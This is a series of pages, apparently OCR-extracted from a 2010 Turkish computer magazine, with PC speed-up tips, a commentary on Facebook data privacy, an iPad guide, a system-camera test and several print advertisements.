Bu biraz hokkabaz numarasına benzese de Hazırda bekleme mod'u, bilgisayarınızı kapatmak ve açmak sırasında gerçekten iyi bir araç. Eskiden bilgisayarınızı arada bir yeniden başlatmak sistem hızı için gerekiyordu. Ama XP, Vista ve Windows 7 kullanıcıları için disk askıya almaya yarayan STD stand-by mod'unun kullanımı sayesinde artık sisteminizi uykuya yatırmanız yeterli.

8. Ağ yapılandırın Ağ kaynaklı zaman kayıplarına son



Gerekenler

-

Gereken zaman

3 dakika: Kurulum, Yeniden başlatma

Performans artışı

%10 daha hızlı veri erişimi

Sistem ağındaki performans pek üzerinde durulan bir konu değildir: Bu yüzden veri yönetimi işlem gücünden tüketir. Böyle durumlarda yeni donanım bileşenleri almadan ağ araçlarının konforlu kullanımında pek bir şey değişmez. „Ağ Klasörlerini ve Yazıcıları Otomatik Olarak Ara“ seçeneğinden „Klasör seçenekleri“ni iptal edip „Tamam“a tıklayın. Böylelikle daha fazla ağ gücüne kavuşacaksınız.

10. Takas dosyasını sınırlayın, disk erişimlerini hızlandırın



Gerekenler

-

Gereken zaman

3 dakika: Yeniden başlatma

Performans artışı

Büyük araçlarla çalışırken %15

Eğer takas dosyası çok büyükse kopyalama sırasında Windows gereksiz yere sabit diski yavaşlatıyor ve iş gücünden kaybediyorsunuz. Kullandığınız RAM miktarının yarısından fazlasını arttırabilirsiniz. Bunun için „Bilgisayarım“a sağ tıklayıp „Özellikler“ diyin. „Gelişmiş/Performans/Ayarlar“dan „Gelişmiş/Sanal bellek/Değiştir“e tıklayın.

1. Disk birleştirme Sabit disk kullanırken daha fazla hız



Gerekenler

- Sistem aracı
- Disk Defrag Screen Saver

Gereken zaman

3 dakika: Screensaver kurulumu

Performans artışı

%40 daha hızlı sabit disk

Vista ve Windows 7'de Win-Defrag aracı belirli aralıklarla disk birleştirme işlemini yapıyor. Bu birleştirme işlemini Screensaver'la yapmak çok daha akıllıca bir fikir, böylelikle bu işlemi bilgisayarınız kapalıyken de yapabileceksiniz. Screensaver bu işi mükemmel bir biçimde yapıyor ve bu ayki DVD'mizde yer alıyor. XP kullanıcıları aracı kolaylıkla kullanabiliyor ancak Vista ve Win 7 kullanıcıları ilaveten Win-Defrag aracını iptal etmeli.

3. RAM yükseltmesi Sistem için uygun hafıza terfisi de bir alternatif



Gerekenler

- Yeni RAM
- Yıldız tornavida

Gereken zaman

15 dakika: Yeniden başlatmak

Performans artışı

Genel performansta %25 artış

Daha fazla hafıza sistem performansını hızlandırır. Yeni işletim sistemi hafızaya sınır koymuyor. Yeni hafıza çiftinin getirdiği performans artışından siz de yararlanın. Anakartla tümleşik ekran kartı kullananlar RAM için ayrıca para harcamadan performans artışı sağlayabilir: BIOS'tan grafikler için gereken hafıza miktarını en aza indirebilirsiniz.

5. Yonga setlerini güncelleyin PC'nizi daha sağlam ve hızlı kullanın



Gerekenler

- Yeni sürücüler

Gereken zaman

15 dakika: Sürücü indirmek ve kurmak

Performans artışı

Tüm sistem %15 daha hızlı

Windows'unuz ancak güncel sürücülerle bilgisayar donanım bileşenlerini daha istikrarlı çalıştırabilir. Eğer bilgisayarınız eskirse mutlaka yonga setleri için yeni sürücüler yayınlanmış demektir. Kullandığınız yonga setine göre Intel, AMD ya da nVidia'nın web sitelerini ziyaret edin ve buradan size uygun sürücüler indirin. Yeni güncellemeyle hızın yanı sıra yeni özelliklere de kavuşmanız söz konusu.

7. USB-3.0-Kart USB 2.0 cihazlarıyla da uyumlu



Gerekenler

- USB 3.0 takılabilir kart
- Yıldız tornavida

Gereken zaman

20 dakika: Takma işlemi, yeniden başlatma, kurulum

Performans artışı

%8 daha hızlı bağlantı

İş çevre birimlerle haberleşmeye geldiğinde USB 3.0 geleceğin standardı. Yeni standarda bir PCIe ya da PCI kartıyla terfi etmek sadece USB 2.0 cihazlarla çalışıyorsanız bile değer. Daha iyi veri yönetimi ve daha güçlü donanım sayesinde USB 2.0 harici disklerle veri alışverişindeki artış %5-10 arasında değişiyor. Kurulum ise hayli kolay.

9. Kasayı temizleyin, Böylelikle CPU fanı tam kapasitede çalışabiliyor



Gerekenler

- Vakum temizleyici
- Yıldız tornavida

Gereken zaman

15 dakika: Açma, temizleme, kapama

Performans artışı

Ekstrem durumlarda %20 daha hızlı çalışma

Toz yavaşlatır. Aylar hatta yıllar sonra toz PC'nizin içini kaplar. Özellikle de işlemcinin fanı, dar yapraklarının arasına biriken toz nedeniyle büyük risk altındadır. Böylelikle ısı tahliyesi yeterince yapılamadığından işlemci çok fazla ısınmaya başlar. Dolayısıyla kendini korumak için yavaş çalışmaya başlar. Tozu uzak tutmak için bilgisayarınızı üç ayda bir temizlemelisiniz.



Bir sözünüze bedava yazıcı. Xerox ile renkleri yakalayın.

Şirketinizde ayda ne kadar renkli baskı aldığınızı söyleyin, programdaki size en uygun yazıcıyı bedava verelim.



Başvuru için xerox.com/bedavayazici

Ready For Real Business



Ücretsiz Yazıcı Kullanımı Programı ("Program"), 31 Aralık 2010 tarihine kadar Xerox marka Phaser 6280, Phaser 6360, Phaser 6128MFP, Phaser 6180MFP makineler için geçerli olup, stoklarla sınırlıdır. Program, Programa katılan Xerox İş Ortakları ile birlikte gerçekleştirilecektir. Program katılım koşulları için lütfen www.xerox.com/bedavayazici adresine bakınız.

©2010 XEROX CORPORATION. All rights reserved. XEROX, XEROX and Design, Phaser and Ready For Real Business are trademarks of Xerox Corporation in the United States and/or other countries.

Kimin ağına düştük?

Google Street View'ın kişilik haklarına tecavüz ettiği iddiaları ortalığı karıştıradursun, Facebook'un da aşağı kalır yanı yok

BARIŞ EMRE ALKIM / MF

Almanya'da tüketici haklarından sorumlu bakan Ilse Aigner, yakın zamanda Facebook hesabını herkese ibret olsun diye kapattırdı. Bakanın bilgilerinin gerçekten silinip silinmediği bilinmez. Ama bu gayet sembolik davranış hiçbir işe yaramadı. Tam tersine, 500 milyon kullanıcısı olan Facebook'a her gün yeni kullanıcılar ekleniyor. Günümüzde çağdaş insanın böylesi bir iletişim yönteminden vazgeçmesi de çok zor. Acaba herkesin akın akın koştuğu bu site, kötü olabilir mi?

Facebook vakasında bu sorunun yanıtı belirsiz. Bu soruyu ciddi bir şekilde soran da nadiren çıkıyor. Veri koruma taraftarları, zaman zaman verilerin ifşasının yaratabileceği potansiyel riskleri dile getiriyorlar; ancak onların genel geçer sözleri hiçbir etki göstermeden kaybolup gidiyor. Zira farklı platformlar bugüne kadar sohbet odaları, fotoğraf arşivleri, web günlükleri, forumlar, yerel hizmetler ve benzer işlevler adı altında çok mahrem bilgilerin paylaşımını özenilecek bir şey gibi gösterdiler. Facebook ise tüm bunları tek bir çatı altında topladı. Bugüne kadar farklı hizmet sağlayıcılara bölüştürdüğünüz verilerinize artık tek bir hesap altından erişilebiliyor.

Kullanıcılar gönderdikleri tüm verilerden sorumlu

Facebook'un cazibesini artıran şey de bu: Facebook'ta neredeyse



PROF. DR. MARIO FISCHER
Ticari Bilgi Uzmanı

Prof. Dr. Fischer, Würzburg-Schweinfurt teknik kolejinde e-ticaret uzmanı ve Website Boosting dergisinin editörü (www.websiteboosting.com)

"Facebook kişisel bilgilerinizi yayıyor."

herkesle tanışabilir ve dünyanın en büyük sosyal ağında dilediğiniz her şeyi yapabilirsiniz. İsterseniz sözde mahrem mesajlar bile yazabilirsiniz. Tüm kişisel bilgilerinizin koca bir potada erimesi anlaşılan kimsenin gözünü korkutmuyor. Bir sürü veri skandalına ve aksiliğe rağmen büyük firmalar bile uzun vadede bunun tehlikesini görmüyorlar. Diğer yandan, Facebook gibi firmalar fark ettirmeden evlerimizin içine kadar gözlerini dikiyorlar; tıpkı evinizin resminin Google Street View'da görünmesi gibi.

Tüm bunlar olup biterken de kimse Facebook'un veri güvenlik politikasını sorgulamıyor. Doğru, site doğrudan "korsan" saldırılarına karşı güvenli olabilir. Ama daha önemli bir konu var ki, o da veri iletimi konusundaki hareket özgürlüğü. Bunda bile kesin bir yanıt bulmak

mümkün değil, zira Facebook bu sene içinde baskılar üzerine veri koruma ayarlarını değiştirdi ve hangi verilerin iletilip iletilmediğine karar verme sorumluluğunu kullanıcıya yıktı.

İşte tam bu noktada durup kritik bir analiz yapmamız gerekiyor. Acaba kullanıcılar, kişisel bilgilerini sadece arkadaşlarının değil, başkalarının da görebildiğini ve bu verilerin Facebook dışı sitelerde de okunabildiğini biliyorlar mı? Kullanıcılar, bilgilerinin Facebook'taki uygulamalara aktarıldığını ve bunların da sunucularda kaydedilebildiğini biliyorlar mı? Acaba kullanıcılar, bir dostlarının böylesi bir uygulamayı kullanmasının bile kendi bilgilerini →

Facebook





Tehlike Facebook'ta bir şeyi "Beğen"meden önce iki kere düşünmekte fayda var.

yabancı sunuculara gönderebildiğinin farkındalar mı? Peki, ya "Beğen" butonuna tıklayarak sıradan bir web sitesi açmanın, bu sitenin sizin Facebook sunucularında saklanan tüm profil bilgilerinize erişim sağladığını? Büyük olasılıkla hayır.


Bu nedenlerden ötürü Facebook sisteminin nasıl çalıştığının şeffaf olması gerekiyor. Facebook'un başarısı büyük oranda halka açık programlama arabirimlerine (API'lere) dayanıyor. Söz konusu arabirimler sayesinde geliştiriciler tüm Facebook kullanıcılarının faydalanabildiği oyunlar, bulmacalar, fallar ve daha bir sürü uygulama geliştirebiliyorlar. Eğer kullanıcı bu tür bir uygulamayı kullanmak isterse, muazzam miktarda veriyi karşı tarafa sunuyor. Eğer kullanıcı sözleşmeyi kabul ederse, Facebook bu uygulamalara cinseltercihlerden iliski durumuna, daha önce "beğen"diklerinizden paylaştığınız tüm bağlantılara ve mekanlara, ayrıca isim, fotoğraflar, doğum tarihi ya da foto bilgisi gibi kişisel verilere kadar her şeyi teslim ediyor. Tüm bu veriler de Facebook dışındaki yabancı sunucularda saklanıyor. Hatta ayarlara bağlı olarak, arkadaş listeniz bile başkalarına yollanıyor. Sonra size sorma ihtiyacı görmeden arkadaşlarınıza davet mesajları gönderiliyor. Virüsten farksız bu yayılma yöntemi sayesinde, bu türden uygulamalar akıl almaz bir hızla binlerce kullanıcı sayısına erişebiliyor.

Yani uygulamalar, teknik bakımdan listenizdeki bir arkadaşınızla aynı haklara, hatta daha fazlasına sahip oluyor. Facebook kullanıcılarının bilmediği şey ise bu süreçte kendi kişisel bilgilerinin mekanik olarak okunabilir ve işlenebilir formlara dönüştürülerek başka veritabanlarına kaydedildiği ve artık kullanıcının denetiminden çıktığı.

"Beğen" düğmesiyle web'de iziniz sürülüyor

İnsan önce kendi kendine, basit bir bulmaca yazılımının neden tüm profil bilgilerine, fotoğraf ve videolara, ayrıca arkadaş listesine erişme izni istediğini sormalı. Aynı zamanda, böylesi bir uygulamanın geliştirilme sebebi de düşünülmeli. Bu amaç, çoğu zaman için, hakkınızda olabilecek en ayrıntılı kişisel bilgileri toplamak.

Bir Facebook uygulaması geliştirenler, uygulama aracılığıyla üyelerinin profillerine çevrimiçi erişim hakkı kazanıyor ve kullanıcılar Facebook'a girip çıktıkça işler daha da ilginç bir hal alıyor. Çünkü bir kullanıcıyı birkaç hile sayesinde, bir kişisel siteyi ziyareti sırasında diğer kullanıcılardan fark etmek olanaklı hale geliyor. Teorik olarak, kullanıcıları adlarını ve fotoğraflarını görüntüleyerek



Gizlilik Facebook'ta standart gizlilik ayarlarını güvenliğinizi için mutlaka özelleştirin.

karşılama bile mümkün. Elbette bu, veri koruma konusunda tam bir kâbus olurdu ve ne Facebook'un ne de kullanıcıların böyle bir şeye rızası var. Tekrar bir düşünün: Facebook, üzerinde isim ve diğer profil bilgilerinin yer aldığı ilk sayfanın açılışı sırasında bile kullanıcıları kısmen tanıyabiliyor.

Ne var ki, profil verilerinizin elden gitmesi için her zaman uygulamalara erişim olanağı tanımak da gerekmiyor. Şu an birçok web sitesinde sosyal ağ çılgınlığı bir salgın gibi yayılıyor. Hatta web sitesi tasarımcıları tüm sitelerine, Facebook'taki türden "Beğen" butonları ekliyorlar. Hedef belli: Kullanıcıları deşifre etmek. Bu veriler, arkadaşlarınız tarafından okunabilir oldukları sürece kalıcı. Dahası, anahtar kelimeleri otomatikman süzen uygulama sunucuları ile değerlendirme yapılabildiğinden, bilgi meraklısı kullanıcıların kişisel verilerin korunumu konusunu bir daha gözden geçirmeleri gerekiyor.

Facebook kullanıcıları ne yapabilir, ne yapamaz?

Facebook veri koruma konusunda bir şey yapabilir mi? Hiç değilse hesap oluşturma aşamasında, dostlarınızla paylaştığınız verilerin uygulamalar aracılığıyla üçüncü şahıslara gönderilebileceğini açık seçik belirtebilir.

"Otomatik oturum açma seçeneğini kapatın"

Peki, ya kullanıcıların yapabileceği bir şey var mı? Bir öneri olarak, Facebook'taki kişisel veri koruma seçeneklerini dikkatli biçimde inceleyebilir ve ihtiyaçlarınıza göre değiştirebilirsiniz. Örneğin gereksiz uygulamaları mümkün olduğunca kısıtlamalısınız. Eğer içinde "Beğen" düğmesi bulunan web sitelerinin izinizi sürmesini istemiyorsanız da Facebook'tan çıkarken oturumunuzu kapatmalı ve otomatik oturum açma seçeneğinden uzak durmalısınız. Belki de 2020'ye kadar Facebook'ta ne kadar verinizin birikeceğini hayal etmeniz daha iyi olur. Facebook'un o güne kadar hakkımızda topladıkları, bizim anımsadıklarımızdan ve sakladıklarımızdan bile fazla olabilir.

TAM GAZ!

ADATA USB 3.0 Ailesi Performans Çizgisi

Tam hızda transfer sonunda gerçek oldu. Memory teknoloji lideri ADATA eksiksiz USB 3.0 transfer çözümlerini hizmetinize sunuyor. Film, Müzik, Oyun gibi tüm dijital zevkleri bir flash aracılığı ile heryere ulaştırabilirsiniz. Sizin için değerli olan dosyalarınızı 10 kat daha hızlı bir şekilde zaman kaybetmeden yedekleyebilirsiniz. Gerçek USB 3.0 depolama deneyimini ADATA ile birlikte yaşayın ve hızı yakalayın!

www.adata-group.com

USB 3.0 Flash Drive
N005
16GB/32GB/64GB



SATA II & USB 3.0
Combo Drive / N004
64GB / 128GB / 256GB



USB 3.0 2.5" HDD
NH01
320GB / 500GB / 640GB



USB 3.0 3.5" HDD
NH03
1TB / 1.5TB / 2TB

USB 3.0
— Ready —

2.0 backward compatible



Distribütör:

mersasistem

Perakende
Noktaları:

ELECTRO WORLD
www.electroworld.com.tr

Bimeks
www.bimeks.com.tr

Gold
www.gold.com.tr

hepsiburada.com
www.hepsiburada.com

Adres Organize Sanayi Bölgesi, NATO Yolu, 4. Cad. No:1
34775 Yukarı Dudullu, Ümraniye / İSTANBUL
Tel +90-216-645-8200
E-Posta info@mersasistem.com.tr
Web Sitesi http://www.mersasistem.com.tr/



iPad

iPhone'un büyük kardeşi

iPad, birçok açıdan iPhone ve iPod Touch ile benzerlikler taşıyor ama kendine ait farklılıkları da var.

AHMET SÜĞLÜN

iPad, tasarım ve işleyiş olarak iPhone ve iPod touch'a benziyor. Diğer cihazlarda olduğu gibi iPad'de de dokunmatik bir ekran üzerinden parmak ucunuzla dokunarak programları başlatabilirsiniz. Yani işlev pratikte benzer özellikler taşıyor. Şu an için en büyük fark sistem yazılımı. iPhone 4'de diğerlerinden farklı olarak çoklu görev ve klasör özelliklerine sahip iOS 4 yüklüken, iPad, iPhone OS 3.2.2 sürümünü kullanıyor. iPad için iOS 4.2 sürümü ise Kasım ayından itibaren kullanılabilir.

iPad tam olarak ne?

iPad, klavyesiz sunulan ve kendi büyük dokunmatik ekranıyla bu işlevi sağlayan bir tablet-PC. iPad, sıklıkla dizüstü ya da netbook'larla karşılaştırılıyor ancak bu kıyaslamalar doğru olmaz.

Bu tür kıyaslamalarla iPad kötü olarak adlandırılıyor. USB girişi yok, kart okuyucusu girişi yok, harici ekran ve klavye girişi yok, yazıcı bağlanamıyor ve hafıza kapasitesi düşük. Yani "gerçek" bir bilgisayara ihtiyaç duyan dizüstü bilgisayar ya da netbook almalı.

iPad, netbook değildir ve netbook gibi de kullanılamaz. iPad, iPhone gibi iTunes üzerinden ak-

tive edilip yönetilir bu nedenle bir bilgisayara gereksinim duyar. Sonuç olarak bağımsız bir bilgisayar da değildir.

Öyleyse nedir? Genel kanı, dizüstü bilgisayara ihtiyaç duymayanlar için bir dizüstü bilgisayarı olduğu. iPad'le internette sörf yapabilir, e-postalarınızı okuyup/ yazabilir, müzik dinleyebilir, film izleyebilir, e-kitap okuyabilir, oyun oynayabilir ve sayısız uygulamaları kullanabilirsiniz.

Ekran görünümü, her koşulda, iPad'i dikey ya da yatay konumlandırmanızla yön değiştirir. Bununla birlikte iPad diğer Tablet-PC'lerden taşınabilirliği ve sadeliği ile ayrılır.

Yön değişimi iPad'de artık "dik" ya da "yatay" tutma gereksinimi yok, benzer şekilde tutuş şeklinize göre konum otomatik olarak değişiyor.



Uzun pil ömrü

iPad'in diğer bir farkı ise, film izlerken on saate kadar varan, uzun süre dayanabilen pil ömrü. Uzun sürecek bir yolculuk planlıyorsanız, iPad'iniz size iyi bir yol arkadaşı olabilir. Günlük kullanımda "Web, e-posta, oyunlar, iş, fotoğraflar, film ve diğerleri" karışık kullanımında, pil süresi birkaç güne ulaşabilir. Şarj etme işlemini de, iPhone'daki gibi, iPad kutunuzda gelen adaptör ile ya da bilgisayara- rınızın USB girişine bağlayarak gerçekleştirebiliyorsunuz.

Burada bilmeniz gereken iPad'in pilinin normal USB girişinden aktarılan enerjiden daha fazlasına ihtiyaç duyması. Çoğu gündel USB adaptörü iPad ile problemsiz çalışabiliyor, bazı durumlarda iPad ekranında "Pil dolmuyor" uyarısını görebilirsiniz. Bu iPad normal USB girişlerinde dolmuyor anlamına gelmiyor, ancak bu süreç çok yavaş işler. iPad ile birlikte gönderilen adaptör aracılığıyla iPad'inizi priz üzerinden şarj etmeniz daha doğru bir tercih olacaktır. Bu şekilde cihazınız iki ila dört saat içerisinde tamamıyla dolar.

iPad'in temel donanımı

Temel donanıma baktığımızda iPad, iPhone'un büyük ve aynı zamanda incelmış bir şekli izlenimi veriyor. iPad, Standart olarak on program sunuyor, bunlar; Safari, Mail, Fotoğraflar, iPod, Takvim, Kişiler, Notlar, Harita, Videolar ve Youtube.

iPhone'da alışageldiğiniz, Borsa, Hava Durumu, Sesli Notlar, Saat, Hesap Makinesi ve Pusula uygulamaları bulunmuyor. Fakat bu uygulamalar sistem güncellemeleriyle yüklenebiliyor. 10 inç ekranına rağmen iPad'de tüm programlar tam ekran olarak gösteriliyor. Aynı zamanda bir uygulama açıkken diğer pencerelerle çalışmak mümkün değil.

İşlev ve Tasarım

iPad işlev açısından iPhone'dan pek farklı değil ve beklenenin aksine yeni işlevler de sunmuyor. Bu nedenle büyük ekran en iyi şekilde kullanılıyor. "Fotoğraflar" uygulaması sunumlarınız için yeni ve çok çeşitli geçişlere ("Origami") ve iPad'i dijital fotoğraf çerçevesi gibi kullanmanıza olanak sağlıyor.

Büyük ekran ile birlikte Apple yeni donanım öğeleri sunuyor. "Split-view" özelliği ile yatay konumdayken ekran iki farklı bölüme ayrılır. Sol bölümde girdileri seçebileceğiniz sayfa çubuğu yer alır, seçiminiz sağ pencerede sunulur.

Menüde "Pop-Over" ile ekranda hafif bir gölge izi oluşturabilirsiniz. iPad, günlük yaşamda kullanıcıların gözüne batmamalı ve bir "Bilgisayar" gibi görülmemeli ya da teknik bir araç cihaz etkisi bırakmamalı. Bunun için Kişiler, Takvim ve Notlar gibi uygulamalar ofis dokümanı biçiminde düzenlenmiş.

Kişiler bütün bir adres defteri gibi, Takvim bir blok takvim gibi ve Notlar deri mahfazada tasarlanmış. Fotoğraflar klasör gibi değil bir yığın olarak gözüküyor ve parmağınızla açarak görüntüleyebilirsiniz. Mail'de birden çok e-posta seçerseniz bunlar bir kağıt yığını şeklinde gözükcek.

iPad'de Uygulamalar

Apple, pratikte App Store'dan iPad'e tüm programları yükleyebilme ve çok çeşitli yazılımlara ulaşabilme olanağı sunuyor. Bu doğru ancak iPad'in bazı niteliklerini de göz önünde bulundurmak gerek. iPad, 1024x768 çözünürlükte, iPhone 4 mevcutta 960x640 piksel, önceki iPhone modelleri de 480x320 ekran çözünürlüğüne sahip. App Store'un büyük bir bölümü 2G/3G/3GS için yazılan uygulamalar sunuyor. Orijinalde bulunan bu uygulamalar iPad'in ekran büyüklüğüne uymuyor. Bu uygulamalar iPad'e yüklenebilse bile orijinal çözünürlüğünde, 480x320 çözünürlükte gösterilir ve bu bölümün dışında kalan alanlar siyah çerçeve ile belirtilir ya da uygulama tam ekran gösterilir ancak pikseller de aynı oranda büyür. iPad için özel tasarlanan uygulamalar, iPad'in yeteneklerinden yararlanabilmek için daha uygundur. Seçenekler iPhone'un sundukları kadar zengin değil ancak şu an yüzlerce uygulama var ve her gün buna bir yenisi ekleniyor.

iPad'le İnternet

iPad'de internete iki farklı şekilde bağlanabilirsiniz. Bu işlem WiFi üzerinden ya da 3G üzerinden gerçekleşir. WiFi, kablosuz ağı Amerika'da kullanılan yaygın adıdır. Yani iPad'lerde kablosuz ağ üzerinden internete bağlanabilirsiniz. 3G, 3. Nesil iletişim sistemi ile internete bağlanma olanağı sunuyor. Bunun için bir operatör ile anlaşma yapmanız aynı zamanda, anlaşma yaptığınız sağlayıcının iPad'de kullanılan Mikro-SIM kartları da size sunuyor olması gerekiyor. Bu hizmeti kullanabilmek için operatörlerle anlaşma yapmanız şart değil, Prepaid paket (önceden ödemeli) ile uzun süreli anlaşmalar yapmak zorunda değilsiniz, sadece ödediğiniz kadar veri kullanabiliyorsunuz.

iPad'de E-Kitap

iPad ile birlikte Apple "iBooks" programını ücretsiz sunuyor ama bu uygulamaya App Store'dan E-Kitap satın almanız gerekiyor.

iBooks ile iPad'de EPUB ve PDF uzantılı belgelerinizi rahatça okuyabilirsiniz. iBooks uygulaması ile iBook Store'da okuyucu desteği bulabilirsiniz. Burada birçok güncel ama ücrete tabi kitapların yanı sıra çok sayıda ücretsiz makale bulabilirsiniz. Bununla birlikte genellikle klasik metinler içeren "Project Gutenberg" sitesinden de modern yazarların birçok ücretsiz (İngilizce) metinlerini indirebilirsiniz. iBook Store'un önerileri pek ilginizi çekmediyse EPUB ya da PDF dosyalarını (kopya korumasız) iPad'inize kopyalayabilirsiniz. Bunun için ilgili öğeleri iTunes'daki kenar çubuğunda bulabileceğiniz "Kitaplar" kategorisine sürükleyin. iPhone'da olduğu gibi iPad'inize kopyalanabilir diğer içerikleriniz gibi e-kitaplarınızı da iTunes üzerinden senkronize edebilirsiniz. iBooks'u dikey konumda kullanırsanız, ekranda kitap sayfaları tek sayfa halinde gözüküyor. Yatay konumlandırıldığımızda iBooks yan yana iki sayfa şeklini alıyor.



İPAD: NOT DEFTERİ, EV SINEMASI, DÜNYA HARİTASI, E-KİTAP, TARAYICI VE DAHA FAZLASI



Tasarruflu Donanım

Apple, iPad'in temel donanımlarını olabildiğince cimri tüketim için düzenlemiş.



Küçük kağıt parçaları

iPad'deki uygulamalar iPhone'daki kadar yaygın olmasa da, büyük ekranda iyi bir kullanım sunuyor. iPad sanal klavye ile inanılmaz derecede kolay çalışmanıza olanak tanıyor.



Ev sineması

iPad, film ve videolar için inanılmaz uyumlu. Ancak bir DVD sürücüsü bağlanamıyor. Filmleri Apple üzerinden satın alabiliyorsunuz.



Dijital Okumanın Keyfini Çıkarın

Ücretsiz "iBooks" teknolojisi sayesinde iPad iyi bir e-kitap okuyucusu görevini görüyor. Kitapları iBook Store'dan satın alabilir ya da EPUB ve PDF dosyalarını iTunes üzerinden iPad'e kopyalayabilirsiniz.



Kuş bakışı

"Harita" uygulaması iPad'de çok akıcı ve hızlı bir şekilde işliyor ve iPad'in ilgi çekici uygulamalarından biri.



Web ellerinizin altında

Flash uygulaması olmadan yapabiliyorsanız, Safari de iPad'de güzel bir etki bırakıyor. Maalesef Flash uygulaması ne iPhone'da ne de iPad'de çalışıyor.

iPad'de Film

Büyük ve parlak ekranı ile iPad, yollarda film izleyebilmek için çok ideal bir cihaz. Peki, filmleri iPad'e nasıl yükleyeceğiz. Çünkü bir DVD sürücü bağlamak ta mümkün değil.



Apple bu nedenle iTunes Store'da güncel sinema filmlerinden ve televizyon dizilerinden oluşan zengin bir arşiv sunuyor. Buradan izleyeceğiniz içerikleri satın alabilir, iTunes yardımıyla iPad'inizle senkronize edebilirsiniz.

Yine de Apple, çoğu içerik için yüksek bir fiyat talep ediyor. DVD filmlerinizi iPad üzerinden izlemek istiyorsanız, DVD formatını iPad tarafından desteklenen H.264 biçimine dönüştüren bir yazılıma ihtiyacınız olacak.

iPad aksesuarları

Herhangi bir 3,5 mm'lik çıkışı olan bir kulaklığı iPad'de kullanabilirsiniz. Bunun için kulaklığın iPad ile uyumlu olmasına ve çok işlevli anahtarının olmasına dikkat edin. Bu sayede müzik ve filmlerin ses ayarını ve yürütülmesini yönetebilirsiniz. iPad'inizde uzun bir metin düzenlemek istiyorsanız, Apple'dan Keyboard-Docks alabilirsiniz. Yaklaşık 70€'ya Bluetooth klavye ve iPad'inizi neredeyse bir dizüstüne dönüştürebileceğiniz bir destek satın alabilirsiniz. Bir kamera bağlamak için ya da SD kartınızı direk okuyabilmek için bir kart okuyucu kitini (iPad Camera Connection Kit) Apple'dan yaklaşık 29€'ya satın alabilirsiniz. iPad'in koruyucu kılıf piyasası pek belirgin değil. Burada satın almadan önce dikkat etmeniz gereken, bir kılıfın koruyucu olarak mı yoksa destek olarak mı işlev gördüğü. Apple iPad Case cihazınızı istediğiniz konuma ayarlayabilirsiniz. Örneğin film izlemek için 90 derece açıda konumlandırabilirsiniz. 

yorum@chip.com.tr



OYNATMAYA AZ KALDI!



2-5 ARALIK DİJİTAL EĞLENCE
2010 VE OYUN FUARI
LÜTFİ KIRDAR FUAR MERKEZİ

ANASONSOR

SOBEE
STUDIOS

www.compex.com.tr

Bu fuar 5174 sayılı kanun gereğince Türkiye Odalar ve Borsalar Birliği (TOBB) izniyle düzenlenmektedir.

RÖNESANS FUARCILIK A.Ş.
ALTZEREN SK. NO: 47 1. LEVENT-İSTANBUL
TEL : 0212 270 28 20
www.compex.com.tr

COMPEX®

35. ULUSLARARASI COMPEX FUARI



Sistem kameralar: Cebe sığan SLR'lar

Yeni “**sistem kameralar**” tekil lens refleks kameraların (SLR) yüksek görüntü kalitesini, kompakt kameraların küçük boyutlarıyla bir potada eritiyor. Tüm sistem kameralar testte.

BARIŞ EMRE ALKİM /CS

Barselona'daki meşhur Promenade La Rambla'ya yolunuz düşecek olursa fotoğrafını çekecek sonsuz sayıda şey bulmanız işten bile değil. Burası aynı zamanda yankesicilerden geçilmeyen bir mekan olduğundan, nice turistin pahalı tekil lens refleks kameralarına (SLR) canları pahasına sıkı sıkı sarıldığını da görebilirsiniz. Oysa aynı bulvarda kompakt makinelerini elinde ya da bel çantasında taşıyan nice turist de dolanıyor. Eskiden fotoğraf çekme konusunda bu pratikliğin bedeli, yetersiz görüntü kalitesiydi. Aynı piksel sayısına sahip olsalar da, kompakt fotoğraf makinelerinin küçük görüntü algılayıcıları tekil lens refleks kameralardan daha az ayrıntı yakalıyor ve görüntüde daha çok gü-

rültüye (noise) yol açıyor.

Dahası, kompakt makinelerde portre fotoğrafı çekerken dikkat dağınık arka planı alan derinliğinden faydalanarak bulanıklaştırmak da mümkün değil.

Bu testte mercek altına aldığımız “sistem kameralar” SLR'ların yüksek görüntü kalitesiyle kompakt makinelerin küçük boyutlarını bir çatıda buluşturmayı başarıyor. İşin içyüzü şu: Sistem kameralarda, sıradan bir kompakt makineninkinden 2 ila 3,5 kat daha büyük algılayıcılar kullanılıyor. Bununla birlikte, analog kameralarda vizör görüntüsü sağlamanın tek yolu olan hantal, hareketli ayna tümünden atılmış. Sistem kameralar algılayıcıdan alınan canlı görüntüyü arkadaki ya da dahili bir ekran üzerinde, görüntüyü büyüten bir vizör sa-


yesinde gösterebiliyorlar.

Elektronik vizördeki görüntü asla bir SLR'in vizöründeki kadar iyi değil. Yine de sistem kameraların yapısı özellikle yüksek kaliteli HD videoların sorunsuzca kaydedilmesine olanak tanıyor ki bu eğilim en son SLR'lar sayesinde iyiden iyiye yaygınlaştı. MP4 / H.264 ya da çok etkili olan AVCHD biçimlerinde kayıtlar çok faydalı oluyor. Olympus kameraların kullandığı MJPEG kodeki de iyi kalite sunmakla birlikte, çok yer kaplıyor. Sistem kameraların değiştirilebilir lenslerinin flaş odak uzaklığı, SLR rakiplerinkinden daha kısa.

